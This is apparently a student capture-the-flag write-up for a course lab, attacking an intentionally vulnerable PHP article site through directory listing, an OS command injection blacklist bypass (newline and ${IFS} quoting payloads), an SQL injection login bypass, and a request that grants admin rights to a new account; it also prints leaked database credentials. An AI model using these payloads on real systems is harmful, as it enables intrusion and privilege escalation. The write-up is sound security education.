

Write-up DBS401: Group 1

👋 Welcome to my write-up!

🔧 Tools: Burp Suite

📁 Flags' Completion Table

Flag Number	Vulnerability's Name	Done	Flag
1	SQL Injection	yes	FLAG{sql1_s0_ez}
2	IDOR	yes	FLAG{Id0r_s0_e4sy_hihi_haha}
3	OS Command Injection	yes	FLAG{byp3ss_f1lter_so_funny}


⭐ Extra vulnerabilities

No.	Vulnerability's Name
1	Insecure Configuration
2	Source Code Disclosure



Description

- A website that we can read articles




✓ Detailed Analysis

Vulnerability 1: Insecure Configuration - Directory Listing leads to Source Code Disclosure (Fixed)

Common Directory Scan

```
admin/ [Status: 200, Size: 2142, Words: 128, Lines: 58, Duration: 378ms]
admin/index.php [Status: 200, Size: 2142, Words: 128, Lines: 58, Duration: 74ms]
config/ [Status: 200, Size: 1002, Words: 65, Lines: 17, Duration: 67ms]
database/ [Status: 200, Size: 1004, Words: 65, Lines: 17, Duration: 424ms]
inc/ [Status: 200, Size: 1400, Words: 92, Lines: 19, Duration: 66ms]
index.php [Status: 200, Size: 6361, Words: 689, Lines: 102, Duration: 1371ms]
README.md [Status: 200, Size: 40, Words: 6, Lines: 4, Duration: 58ms]
view.php [Status: 200, Size: 24163, Words: 3404, Lines: 130, Duration: 1497ms]
```

A scan of common directories revealed that the default configuration of the web application allows access to several paths. Consequently, we were able to access and download a `.sql` file, which appears to be a database setup file.



Index of /welcometothelimes/database


<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
dbs_cms.sql	2024-06-05 23:13	25K	

Apache/2.4.52 (Ubuntu) Server at 222.255.119.32 Port 80

```
1 Welcome   dbs_cms.sql
2 C:\> Users > Admin > Downloads > dbs_cms.sql
3
4 CREATE TABLE `cms_posts` (
5     `message` text NOT NULL,
6     `category_id` int(11) NOT NULL,
7     `userid` int(11) NOT NULL,
8     `status` enum('published','draft','archived','','') NOT NULL DEFAULT 'published',
9     `created` datetime NOT NULL,
10    `updated` datetime NOT NULL DEFAULT current_timestamp()
11 ) ENGINE=InnoDB DEFAULT CHARSET=latin1 COLLATE=latin1_swedish_ci;
12
13 --
14 -- Dumping data for table `cms_posts`
15 --
16
17 INSERT INTO `cms_posts` (`id`, `title`, `message`, `category_id`, `userid`, `status`, `created`, `updated`) VALUES
18 (1, 'What is PHP?', 'PHP (recursive acronym for PHP: Hypertext Preprocessor) is a widely-used open source general-purpose scripting language that is especially su
19 (7, 'What is JavaScript?', 'JavaScript is a scripting or programming language that allows you to implement complex things on web pages every time a web page does
20 (12, 'What is Java?', 'Java is a general-purpose programming language that is class-based, object-oriented, and designed to have as few implementation dependencies as
21 (13, 'What is jQuery?', 'jQuery is a JavaScript library designed to simplify HTML DOM tree traversal and manipulation, as well as event handling, CSS animation, and
22 (15, 'What is HTML?', 'Hypertext Markup Language (HTML) is the standard markup language for documents designed to be displayed in a web browser. It can be assisted
23 (18, 'Admin is the best, user is just the second!!!', 'abc', 7, 4, 'draft', '2023-09-27 10:11:15', '2023-09-27 10:11:43'),
24 (19, 'FLAG(IdOr_s0_e4sy)', 'abc', 8, 13, 'archived', '2023-09-27 10:18:03', '2023-09-27 10:18:03'),
25 (20, '/finalflag.php to get the last flag :)', 'abc', 8, 13, 'archived', '2023-09-27 10:32:21', '2023-09-27 10:32:21'),
26 (21, 'BurpSuite is a web/app pentester', 'abc', 7, 4, 'draft', '2023-10-03 06:06:51', '2023-10-03 06:06:51'),
27 (22, 'Wish I can add new admin account =((', 'abc', 7, 4, 'draft', '2023-10-03 06:15:57', '2023-10-03 06:15:57');
28
29
30
31
32
```


Vulnerability 2: OS Command Injection

Accessing </finalflag.php>



Upon accessing the `/finalflag.php` endpoint, the website provided a feature to perform a ping operation to an input destination. This functionality suggested the presence of command injection vulnerability.

Command Injection Attempt



Initial attempts to exploit the command injection vulnerability were thwarted by the website's blacklist of special characters and system commands (e.g., `cat`, `echo`).

Bypassing the Blacklist

```

1 <!doctype html>
2 <html lang="en">
3   <head>
4     <meta charset="utf-8">
5     <meta name="viewport" content="width=device-width, initial-scale=1">
6     <title>Ping Pong</title>
7     <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.0.2/dist/css/bootstrap.min.css" rel="stylesheet" integrity="sha384-EVSTQN3/azprG1Anm3QGpJLIm9Nao0Yz1ztCTwFspd3yD65VohhpuComLASjC" crossorigin="anonymous">
8     <link href="css/style2.css" rel="stylesheet">
9   </head>
10  <body class="text-center">
11    <main class="form-ping">
12      <form method="post">
13        <a href="https://www.youtube.com/watch?v=8Rpjpc6HnU">
14          
15        </a>
16        <div class="form-floating">
17          <input name="ip" class="form-control" id="floatingInput">
18          <label for="floatingInput">Thúyên trưởng muốn đi đâu?</label>
19        </div>
20        <!-- Cánh cửa dẫn tới trang chủ của tôi -->
21        <div class="text-start">
22          <p>VLRGV1uWILsaIpmXkTlVgSLURlZxh5b6JHULkaXyIKVmNfBphMmgzWGRmQsLVwbFXVm5BLdXHxpOVTXYTNwVNEZQlNUV3MxTUZVeU5YTkSNVzklwhipDzEwHxFhazVvVhKSFpGwmtlbJ0Y0dwTLIzaEZwMVKZUZNevJsaFVlbkJWm
23        </div>
24        <div class="text-start">
25          <p><!-- less{IFS}setup; $#039;sh</p>
26          <pre>#!/bin/bash
27
28 # Define color codes
29 RED=$#039;\033[0;31m$#039;;
30 BLUE=$#039;\033[0;34m$#039;;
31 YELLOW=$#039;\033[0;33m$#039;;
32 CYAN=$#039;\033[0;36m$#039;;
33 GREEN=$#039;\033[0;32m$#039;;
34 NC=$#039;\033[m$#039;; # No Color
35
36 # Check apache
37 if ! command -v apache2 &&gt; /dev/null; then
38   echo -e &quot;$[YELLOW]*] Apache is not installed. Installing ...${NC}&quot;;
39
40   # Install apache
41   apt update
42   apt install -y apache2
43
44   echo -e &quot;$[GREEN]*] Apache has been installed successfully. ${NC}&quot;;
45


```

By viewing the source code of the web page, we discovered an encoded segment. After decoding it five times with Base64, we obtained the following blacklist:

```
<!-- $blacklist = ['; '&' |' `'' &&' ||' 'flag' '*' 'cat'  
' ' 'head' 'tail' 'sh' 'python' 'echo' 'txt' '@' '/' '>'  
'<']; -->
```

Utilizing a known method to bypass OS command injection, we devised the following payloads:

- Payload: %0als




- Payload: %0ac'a't\${IFS}f'l'a'g.t'xt

Explanation:

- `%0a`: URL encoding for the newline character (`\n`).
- `${IFS}`: Refers to the Internal Field Separator in Unix-like operating systems, used to split words and fields.

The Unix shell treats the concatenated parts between single quotes as a single command.




► **Flag: FLAG{byp3ss_f1lter_so_funny}**

Vulnerability 3: Source Code Disclosure (Fixed)

Further Exploitation of OS Command Injection

We continued to exploit the OS command injection to search for the string "database_name="DBS_CMS". This search led us to the public source code.



A screenshot of a web browser window. The address bar shows the URL `222.255.119.32/welcometothelimes/finalflag.php`. The page content is a shell script. The script starts by checking if a clone was successful. It then replaces the Apache configuration file (`/etc/apache2/apache2.conf`) with a backup (`/var/www/html/DBS401/apache2.conf.bak`). It creates a MySQL database named `DBS_CMS` with user `DBS` and password `123456a@`. It checks if the database exists and if the user already exists. If neither exists, it creates the user and grants all privileges on the database. Finally, it flushes the MySQL privileges.


```
# Check if the clone was successful or not
if [ $? -eq 0 ]; then
    echo -e "${GREEN}[*] The website was successfully copied to the $web_root/
else
    echo -e "${RED}[*] An error occurred while copying."
    exit 1
fi

# Replace apache2.conf
DEST_CONFIG="/etc/apache2/apache2.conf"
SOURCE_CONFIG="/var/www/html/DBS401/apache2.conf"
cp $DEST_CONFIG $DEST_CONFIG.bak
cp $SOURCE_CONFIG $DEST_CONFIG

# Create database
# MySQL configuration information
mysql_user="dbs"
mysql_password="123456a@"
database_name="DBS_CMS"

# Check if the database exists or not
echo -e "${CYAN}[*] Mysql's default password will be empty, so spam enter xD"
if mysql -u"root" -p -e "use $database_name;" > /dev/null; then
    echo -e "${CYAN}[*] Database $database_name already exists."

# Check if the user already exists or not
if mysql -u"root" -p -e "SELECT User FROM mysql.user WHERE User='$mysql_use
    echo -e "${CYAN}[*] The user $mysql_user already exists in MySQL."
else
    # Create users and grant permissions on the database
    echo -e "${YELLOW}[*] User $mysql_user does not exist in MySQL yet. C
    mysql -u"root" -p -e "CREATE USER '$mysql_user'@'localhost' IDENTIFI
    mysql -u"root" -p -e "GRANT ALL PRIVILEGES ON $database_name.* TO '$m
    mysql -u"root" -p -e "FLUSH PRIVILEGES;"
```



A screenshot of a GitHub repository interface. The repository name is `TITANs1506/DBS401`. A file named `setup.sh` is shown. The code in the file is identical to the one in the browser screenshot, creating a MySQL database and user.

Filter by: Code (1)

1 file (44 ms)

Shell · main

```
93  # MySQL configuration information
94  mysql_user="DBS"
95  mysql_password="quangdeptrai"
96  database_name="DBS_CMS"
97
98  # Check if the database exists or not
99  echo "Mysql's default password will be empty, so spam enter xD"
```

TITANs1506 Create apache2.conf

ecfd61e · 8 months ago 4 Commits

Just a solo DBS401 lab

Readme

Activity

0 stars

1 watching

0 forks

Report repository

Releases

No releases published

Packages

No packages published

Languages

PHP 76.3% Shell 8.8% CSS 8.6%

JavaScript 3.8% Hack 2.5%

Vulnerability 4: SQL Injection

Admin

222.255.119.32/welcometothelimes/admin/

Account

Login and get the flag

email

password

Login

User: user@dbs.com
Hint: USER@BDS.COM==user@dbs.com

White-Box Penetration Testing


```

public function login()
{
    if ($this->email && $this->password) {
        if ($this->email && $this->password) {
            $sql = "
                SELECT * FROM cms_user
                WHERE email = LOWER('$this->email') AND password = MD5('$this->password');
            ";
            $db_result = $this->conn->query($sql);
            if ($db_result->num_rows > 0) {
                $user = $db_result->fetch_assoc();
                $_SESSION["userid"] = $user['id'];
                $_SESSION["user_type"] = $user['type'];
                $_SESSION["name"] = $user['first_name'] . " " . $user['last_name'];
                return 1;
            } else {
                return 0;
            }
        } else {
            return 0;
        }
    }
}

```

With access to the source code, we performed a white-box penetration test. We identified an SQL injection vulnerability in the login functionality, where user input was not properly sanitized.

Payload: `user@dbs.com' -- ('`



► Flag: FLAG{sql1_s0_ez}

Vulnerability 5: Insecure Direct Object Reference (IDOR)

Improper Input Validation

```
19  $user->id = (isset($_GET['id']) && $_GET['id']) ? $_GET['id'] : '0';
20  $saveMessage = '';
21  if (!empty($_POST["saveUser"]) && $_POST["email"] != '') {
22
23      $user->first_name = $_POST["first_name"];
24      $user->last_name = $_POST["last_name"];
25      $user->email = $_POST["email"];
26      $user->type = $_POST["user_type"];
27      $user->deleted = $_POST["user_status"];
28      if ($user->id) {
29          $user->updated = date('Y-m-d H:i:s');
30          if ($user->update()) {
31              $saveMessage = "User updated successfully!";
32          }
33      } else {
34          $user->password = $_POST["password"];
35          $lastInserId = $user->insert();
36          if ($lastInserId) {
37              $user->id = $lastInserId;
38              $saveMessage = "User saved successfully!";
39          }

```

The application failed to validate inputs properly, allowing us to modify the `user_type` parameter in the user creation request via Burp Suite to assign admin privileges to a newly created account.

```

1 POST /welcometothelimes/admin/add_users.php HTTP/1.1
2 Host: 222.255.119.32
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:126.0) Gecko/20100101 Firefox/126.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-GB,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 114
9 Origin: http://222.255.119.32
10 Connection: close
11 Referer: http://222.255.119.32/welcometothelimes/admin/add_users.php
12 Cookie: PHPSESSID=jmhrhrqflsh28krvtkm07b912k
13 Upgrade-Insecure-Requests: 1
14 Priority: u=1
15
16 first_name=hehe&last_name=haha&email=hoho%40dbs.com&password=12345&user_type=1&user_status=0&saveUser=Submit+Query

```

Success

Title	Category	User	Status	Created	Updated		
The items	PHP	DBS User	Published	2024-06-06 05:34:19	2024-06-06 05:34:19	Edit	Delete
Wish I can add new admin account =(('	Hint	DBS User	Draft	2023-10-03 06:15:57	2023-10-03 06:15:57	Edit	Delete
BurpSuite is a web/app pentester's friend	Hint	DBS User	Draft	2023-10-03 06:06:51	2023-10-03 06:06:51	Edit	Delete
/finalflag.php to get the last flag v	Flag	DBS Admin	Archived	2023-09-27 10:32:21	2023-09-27 10:32:21	Edit	Delete
FLAG{Id0r_s0_e4sy_hihi_haha}	Flag	DBS Admin	Archived	2023-09-27 10:18:03	2023-09-27 10:18:03	Edit	Delete
Admin is the best, user is just the second!!!	Hint	DBS User	Draft	2023-09-27 10:11:15	2023-09-27 10:11:43	Edit	Delete
What is HTML?	HTML	DBS Admin	Published	2019-11-30 16:14:46	2019-12-01 07:56:44	Edit	Delete

We successfully accessed all posts and retrieved the flag.

► Flag: FLAG{Id0r_s0_e4sy_hihi_haha}